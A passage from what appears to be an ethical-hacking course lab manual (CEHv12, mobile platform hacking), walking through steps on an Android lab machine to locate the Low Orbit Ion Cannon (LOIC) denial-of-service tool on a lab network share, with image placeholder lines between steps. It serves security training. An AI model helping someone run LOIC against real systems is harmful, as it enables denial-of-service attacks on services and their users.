
> Note: If **Reset/Reboot machine** pop-up appears, click **Yes** to proceed.




3. After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.




4. On the second page of the **Home screen**, click the **Cx File Explorer** app.




5. **Cx File Explorer** opens; click **10.10.1.11** from the **Network** tab and navigate to **CEH-Tools** --> **CEHv12 Module 17 Hacking Mobile Platforms** --> **Android Hacking Tools** --> **Low Orbit Ion Cannon (LOIC)**.



